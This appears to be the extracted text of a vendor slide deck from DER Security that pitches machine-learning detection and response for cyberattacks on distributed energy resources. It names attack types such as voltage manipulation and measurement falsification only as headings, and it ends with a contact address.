
*Living off the land (LOTL) is a fileless malware cyberattack technique where the cybercriminal uses native, legitimate tools within the victim's system to sustain and advance an attack.

DERSec Finds the Needle in a Haystack




DER Security Defends Against Potent Power Exploits

- Voltage manipulation
- Grid destabilization
- Active power controls
- Nameplate falsification
- Measurement falsification



Traditional firewalls & network analysis doesn't reveal these actions.

“Assumed breach” response strategy



Conclusion

Threat Actors

Nation-state and other threat actors are leveraging DER vulnerabilities as their penetration levels are increasing

Grid Edge Vulnerabilities

Coordinated vulnerability disclosures are essential to maintain a healthy distributed energy ecosystem

Detection + Response

ML-driven, cyber-physical analysis can rapidly detect adversary actions on objectives and restore operations



DER SECURITY

Contact Us

Jay Johnson, CTO

jay@dersec.io